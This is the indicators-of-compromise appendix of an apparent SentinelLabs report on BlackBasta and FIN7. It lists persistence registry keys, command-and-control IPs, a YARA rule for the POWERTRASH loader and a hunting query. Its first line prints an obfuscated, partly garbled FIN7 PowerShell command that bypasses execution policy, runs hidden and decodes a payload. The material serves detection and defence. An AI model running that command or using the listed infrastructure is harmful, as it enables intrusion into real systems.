command line	powershell.exe -ep bypass -w h -noni -Enc "WwBjAGgAYQByAFsAXQBdACcAJQBAG8AdQAhAD4AIQAxADwAIQBIHAHAIQB8ACEAJQBkAG8AdQAsACwAPAAhAHUAcwB6ACEAfAAhAGoAZgB5ACEAKQBPAGYAEAAuAFAAYwBrAGYAZAB1ACEATwBmAHUALwBYAGYAYwBEAG0AagBmAG8AdQAqAC8ARQBwAHgAbwBtAHAAYgBIAFQAdQBzAGoAbwBoACkAKABpACgALAAoAH UAKAAsACgAdQAoACwAKABxACgALAAoADsAKAAsACgAMAAoACwAKAAwACgALAAoADUAKAAsACgANgAoACwAKAAvACgALAAoADkAKAAsACgAOAAoACwAKAAvACgALAAoADIAKAAsACgANgAoACwAKAA1ACgALAAoAC8AKAAsACgAMwAoACwAKAAxACgALAAoADkAKAAsACgAMAAoACwAKAB4ACgALAAoAHAAKAAsA CgAcwAoACwAKABsACgALAAoAGAAsACgANQAOACwAKAA1ACgALAAoADQAKAAsACgALwAoACwAKABjACgALAAoAGoAKAAsACgAbwAoACwAKABgACgALA AoAG4AKAAsACgA OAAoACwAKAAvACgALAAoAHEAKAAsACgAdAAoACwAKAAyAgAKgAhAH4AIQBkAGIAdQBkAGkAIQB8ACEAfgAhAH4AIQB4AGkAgBtAGYAIQApACUAZABvAHUAIQAUAG0AdQAhADIAMQAqACcAfAAIAHsAJABzACsAPQBbAGMAaABhAHIA XQAoAFsAaQBuAHQAXQAkAF8ALQAxACkAfQA7AG-kAZQB4ACAAJABzAA=="	FIN7 detection test "work_bin" operation

Type	Value	Note
regkey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\NSM	BlackBasta Netsupport manager persistence key
regkey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\MSN	BlackBasta Netsupport manager persistence key
regkey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SentinelHealth	FIN7 “AVDieSe.exe” / “SentinelHealth.exe” defense impairment tool persistence key
regkey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\PandaHealth	FIN7 “DiePandaHideX.exe” defense impairment tool persistence key
ip	185.217.1.23	BlackBasta CobaltStrike C2 Server IP
ip	159.223.236.110	BlackBasta CobaltStrike C2 Server IP
ip	193.29.13.159	BlackBasta CobaltStrike C2 Server IP
ip	193.29.13.216	BlackBasta CobaltStrike C2 Server IP
ip	193.29.13.170	BlackBasta CobaltStrike C2 Server IP
ip	190.123.44.126	BlackBasta CobaltStrike C2 Server IP
ip	190.123.44.130	BlackBasta CobaltStrike C2 Server IP
ip	185.125.206.218	BlackBasta NetSupport gateway ip
ip	95.179.161.101	BlackBasta SystemBC C2
ip	69.46.15.147	BlackBasta SystemBC C2
ip	87.247.152.249	FIN7 testing infrastructure IP
ip	185.107.80.78	FIN7 testing infrastructure IP
ip	177.54.145.139	FIN7 testing infrastructure IP
ip	109.248.149.137	FIN7 testing infrastructure IP
ip	109.170.6.150	FIN7 testing infrastructure IP
ip	95.211.185.11	FIN7 testing infrastructure IP
ip	176.77.112.74	FIN7 testing infrastructure IP
ip	193.105.7.122	FIN7 testing infrastructure IP
ip	5.62.43.252	FIN7 testing infrastructure IP

Type	Value	Note
ip	45.67.229.148	FIN7 BIRDDOG C2 attacking infrastructure IP
ip	78.128.112.217	FIN7 CobaltStrike C2 attacking infrastructure IP
ip	45.153.241.167	FIN7 CobaltStrike C2 attacking infrastructure IP
ip	78.128.112.217	FIN7 CobaltStrike C2 attacking infrastructure IP
ip	209.250.236.75	FIN7 CobaltStrike C2 attacking infrastructure IP
ip	139.162.191.118	FIN7 CobaltStrike C2 attacking infrastructure IP
ip	5.196.124.228	FIN7 Meterpreter attacking infrastructure IP
ip	185.16.40.67	FIN7 C2 server attacking infrastructure IP
ip	45.133.216.39	FIN7 Autocad lure campaign C2 server attacking infrastructure IP
ip	45.87.154.208	FIN7 “work_bin” C2 server attacking infrastructure IP
ip	213.109.192.116	FIN7 “work_bin” C2 server attacking infrastructure IP

INDICATORS OF COMPROMISE


```
rule Win32_FIN7_POWERTRASH_Loader {
  meta:
    description = "Detect POWERTRASH a powershell in-memory loader used by FIN7"
    author = "Antonio Cocomazzi @ SentinelOne"
    reference1 = "https://s1.ai/bb-fin7"
    reference2 = "https://www.mandiant.com/resources/evolution-of-fin7"
    reference3 = "https://blog.morphisec.com/vmware-identity-manager-attack-backdoor"
    reference4 = "https://web.archive.org/web/20210607065625/https://twitter.com/z0ul_/status/1401795127601991682"
    hash1 = "671e195ad9c38bbb4985b8643f4de091c47cdde7"
    hash2 = "c9a705395fab442261c174021caa9348ebff6b19"
    date = "2022-07-01"

  strings:
    $regex_packer_signature = /function\s[0-9a-zA-Z]{3,7}\n\{\n(\s[0-9a-zA-Z]{3,7}=.*\n){10}/ ascii
  wide
    $ps_func_unpack_1 = "[System.MulticastDelegate]" ascii wide
    $ps_func_unpack_2 = "GetDelegateForFunctionPointer(" ascii wide
    $ps_func_unpack_3 = "@((New-Object System.Runtime.InteropServices.HandleRef).GetType()" ascii
  wide
    $ps_func_unpack_4 = "[System.Reflection.CallingConventions]::Any" ascii wide
    $ps_func_unpack_5 = ".Invoke([IntPtr]::Zero" ascii wide
    $ps_func_unpack_6 = ".DefineDynamicModule(" ascii wide
    $ps_func_unpack_7 = "[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer"
  ascii wide
    $ps_func_unpack_8 = "[System.Runtime.InteropServices.Marshal]::Copy" ascii wide
    $ps_func_unpack_9 = "[System.Convert]::FromBase64String" ascii wide
    $ps_func_unpack_10 = ".DefineConstructor(" ascii wide
    $ps_func_unpack_11 = ".SetImplementationFlags(" ascii wide
    $ps_func_unpack_12 = "CreateType()" ascii wide
    $ps_func_unpack_13 = "[AppDomain]::CurrentDomain.DefineDynamicAssembly" ascii wide
    $ps_func_unpack_14 = "New-Object System.Reflection.AssemblyName" ascii wide
    $ps_func_unpack_15 = "IO.Compression.DeflateStream" ascii wide

  condition:
    filesize > 50KB and $regex_packer_signature and 10 of ($ps_func_unpack_*)
}
```

S1QL HUNTING QUERIES

```
-- BlackBasta operator malicious activities spawned by QakBot backdoor
EndpointOS = "windows" AND SrcProcName = "explorer.exe" AND SrcProcParentName = "regsvr32.exe" AND
IndicatorName In ("SuspiciousChildRelation", "BloodHound", "PenetrationFramework")
```



ABOUT SENTINELLABS

InfoSec works on a rapid iterative cycle where new discoveries occur daily and authoritative sources are easily drowned in the noise of partial information. SentinelLabs is an open venue for our threat researchers and vetted contributors to reliably share their latest findings with a wider community of defenders. No sales pitches, no nonsense. We are hunters, reversers, exploit developers, and tinkerers shedding light on the world of malware, exploits, APTs, and cybercrime across all platforms. SentinelLabs embodies our commitment to sharing openly –providing tools, context, and insights to strengthen our collective mission of a safer digital life for all.